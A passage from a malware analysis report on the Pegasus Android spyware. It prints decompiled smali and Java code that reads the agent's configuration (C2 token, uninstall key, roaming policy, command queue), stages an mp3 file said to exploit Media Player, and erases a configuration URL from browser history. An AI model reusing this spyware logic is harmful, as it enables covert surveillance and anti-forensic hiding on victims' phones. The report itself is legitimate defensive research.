
The application reads a token and an “installation” value from the configuration file:



```
sput-object v5, Lcom/network/android/SmsReceiver;->b:Ljava/lang/String;

new-instance v5, Ljava/lang/StringBuilder;

const-string v6, "readSettingsFromBHFile token: "

invoke-direct {v5, v6}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

sget-object v6, Lcom/network/android/SmsReceiver;->b:Ljava/lang/String;

invoke-virtual {v5, v6}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v5

invoke-virtual {v5}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v5

invoke-static {v5}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

const/4 v5, 0x3

aget-object v5, v2, v5

sput-object v5, Lcom/network/b/b;->e:Ljava/lang/String;

new-instance v5, Ljava/lang/StringBuilder;

const-string v6, "readSettingsFromBHFile uninstallKey: "

invoke-direct {v5, v6}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

sget-object v6, Lcom/network/b/b;->e:Ljava/lang/String;

invoke-virtual {v5, v6}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v5

invoke-virtual {v5}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
```

Figure 7


Furthermore, the process reads a configuration value called “local” and another one called “userNetwork”, which represents the mobile country code of the victim’s phone:



```
sput-object v6, Lcom/network/b/b;->C:Ljava/lang/Boolean;

new-instance v6, Ljava/lang/StringBuilder;

const-string v7, "readSettingsFromBHFile localInstallation: \'"

invoke-direct {v6, v7}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v6, v5}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v5

const-string v6, "\' > "

invoke-virtual {v5, v6}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v5

sget-object v6, Lcom/network/b/b;->C:Ljava/lang/Boolean;

invoke-virtual {v5, v6}, Ljava/lang/StringBuilder;->append(Ljava/lang/Object;)Ljava/lang/StringBuilder;

move-result-object v5

invoke-virtual {v5}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v5

invoke-static {v5}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

const/4 v5, 0x5

aget-object v5, v2, v5

sput-object v5, Lcom/network/b/b;->o:Ljava/lang/String;

new-instance v5, Ljava/lang/StringBuilder;

const-string v6, "readSettingsFromBHFile mccSeetings: "
```

Figure 8

The malware reads a configuration value that specifies whether it should communicate with the C2 server while the phone is roaming. The configuration file also contains commands to be executed by Pegasus:



```
const-string v7, "readSettingsFromBHFile allowRoaming: "

invoke-direct {v6, v7}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v6, v5}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v6

invoke-virtual {v6}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v6

invoke-static {v6}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

if-nez v5, :cond_291

const/4 v5, 0x0

invoke-static {v5}, Lcom/network/b/b;->a(Z)V

:goto_1e6
const/4 v5, 0x0

sput-boolean v5, Lcom/network/h/b;->c:Z

const-string v5, "readSettingsFromBHFile addCommandToQueue"

invoke-static {v5}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```


Figure 9

The version of the installed agent (“packageVersion”) and a value called “vulnarbilityIndicator” are also read from the configuration file. The last value is set when requesting an update package, and it would create an mp3 file that exploits the Media Player on the phone, according to our analysis:

```
const-string v5, "readSettingsFromBHFile packageVersion: "

invoke-direct {v4, v5}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

sget-object v5, Lcom/network/b/b;->l:Ljava/lang/String;

invoke-virtual {v4, v5}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v4

invoke-virtual {v4}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v4

invoke-static {v4}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

array-length v4, v2

const/16 v5, 0xb

if-le v4, v5, :cond_349

new-instance v4, Ljava/io/File;

const-string v5, "/system/csk"

invoke-direct {v4, v5}, Ljava/io/File;-><init>(Ljava/lang/String;)V

invoke-virtual {v4}, Ljava/io/File;->exists()Z

move-result v4

if-nez v4, :cond_349

const/16 v4, 0xa

aget-object v2, v2, v4

sput-object v2, Lcom/network/b/b;->m:Ljava/lang/String;

new-instance v2, Ljava/lang/StringBuilder;

const-string v4, "readSettingsFromBHFile vulnarbilityIndicator: "
```


Figure 10

The agent copies a file called “/data/cksnb.dat” to “/data/data/com.network.android/output.mp3”. As also highlighted below, the mp3 file would exploit a “vulnarbility” [sic] in Media Player:



```
const-string v2, "/data/cksnb.dat"

const-string v4, "/data/data/com.network.android/output.mp3"

invoke-static {v2, v4}, Lcom/network/media/q;->a(Ljava/lang/String;Ljava/lang/String;)I

move-result v2

const/4 v4, -0x1

if-ne v4, v2, :cond_349

const-string v1, "readSettingsFromBHFile copy vulnarbility failed. returning false"

invoke-static {v1}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```


Figure 11




```
public static int a(String paramString1, String paramString2) {
  return a(paramString1, paramString2, Boolean.valueOf(false));
}

public static int a(String paramString1, String paramString2, Boolean paramBoolean) {
  Throwable throwable2;
  Throwable throwable3 = null;
  byte b = 0;
  try {
    StringBuilder stringBuilder = new StringBuilder();
    this("copyfile start. copying: ");
    a.a(stringBuilder.append(paramString1).append(" to: ").append(paramString2).append(" append: ").append(paramBoolean).toString());
    File file2 = new File();
    this(paramString1);
    File file1 = new File();
    this(paramString2);
    FileInputStream fileInputStream = new FileInputStream();
    this(file2);
    try {
      FileOutputStream fileOutputStream = new FileOutputStream();
      this(file1, paramBoolean.booleanValue());
      try {
        byte[] arrayOfByte = new byte[1024];
        while (true) {
          int i = fileInputStream.read(arrayOfByte);
          if (i > 0) {
            fileOutputStream.write(arrayOfByte, 0, i);
            continue;
          }
          fileInputStream.close();
          fileOutputStream.close();
          return b;
        }
```

Figure 12

A config value called “url address” will be removed from the browser history. The application extracts a table containing both bookmarks and history items from Browser.BOOKMARKS_URI:


```
const-string v0, "getSettingsFromHistory started "

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

invoke-virtual {p0}, Landroid/content/Context;->getContentResolver()Landroid/content/ContentResolver;

move-result-object v0

sget-object v1, Landroid/provider/Browser;->BOOKMARKS_URI:Landroid/net/Uri;

const/4 v2, 0x0

const/4 v3, 0x0

const/4 v4, 0x0

const/4 v5, 0x0

invoke-virtual/range {v0 .. v5}, Landroid/content/ContentResolver;->query(Landroid/net/Uri;[Ljava/lang/String;Ljava/lang/String;

move-result-object v1

const-string v0, "URL For Remove"

sput-object v0, Lcom/network/b/b;->z:Ljava/lang/String;

new-instance v0, Ljava/lang/StringBuilder;

const-string v2, "History Count: "

invoke-direct {v0, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-interface {v1}, Landroid/database/Cursor;->getCount()I

move-result v2

invoke-virtual {v0, v2}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```
Figure 13


As we mentioned before, the application could retrieve the configuration from an URL containing “rU8IPXbn” found in the Browser history, as highlighted in figure 14.



